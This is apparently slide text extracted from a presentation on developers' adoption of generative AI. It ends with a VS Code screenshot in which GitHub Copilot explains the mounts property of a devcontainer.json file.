
4 years ago

AI and Open-Source Models

November 30, 2022




Road To 100 Million Users For Various Platforms



Developers Were Early Adopters


Devs Use GenAI

Do you currently use AI tools in your development process?




Devs Love GenAI

How favorable is your stance on using AI tools as part of your development workflow?



Developers Expect Changes Across Their Workflows

Question: How similar or different do you anticipate your workflow to be 1 year from now as a result of AI tools you are currently using?



EXPLORER

OPEN EDITORS

- devcontainer.json .devcontainer

VSCODE

- .devcontainer
 - > cache
 - > prebuilt
 - devcontainer.json
 - Dockerfile
 - \$ install-vscode.sh
 - (i) README.md
 - > .eslintplugin
 - > .github
 - > .vscode
 - > build
 - > cli
 - > extensions
 - > node_modules
 - > out
 - > remote
 - > resources
 - > scripts
 - > src
 - > test
 - ⚙ .editorconfig
 - ⚙ .eslintignore
 - ⚙ .eslintrc.json
 - ≡ .git-blame-ignore

OUTLINE

TIMELINE

{ devcontainer.json X

.devcontainer > { devcontainer.json > ...

```
1  {
2      "name": "VS Code",
3      "build": {
4          "dockerfile": "Dockerfile"
5      },
6      "overrideCommand": false,
7      "privileged": true,
8      "mounts": [
9          {
10             "source": "vscode-dev",
11             "target": "/vscode-dev",
12             "type": "volume"
13         }
14     ],
15     "customizations": {
16         "vscode": {
17             "extensions": [
18                 "mutantdino.
19                 resourcemonitor"
20             ]
21         }
22     }
23 }
```

bamurtaugh

What is the mounts property in my devcontainer.json file?

GitHub Copilot

The mounts property in your devcontainer.json file is used to specify any volumes that should be mounted in the container. In this case, it specifies that the vscode-dev volume should be mounted at the /vscode-dev directory in the container.

Mounting a volume allows you to share files between the host machine and the container. Any changes made to files in the mounted volume will be reflected on both the host machine and the container.

In this case, the vscode-dev volume is being mounted in the container. This volume is likely being used to share files between the host machine and the container so that you can develop your application in the container using Visual Studio Code.


I hope this helps! Let me know if you have any further questions.

What design pattern is being used in this codebase?

Ask Copilot a question or type '/' for topics

X main ⌂ 0 0

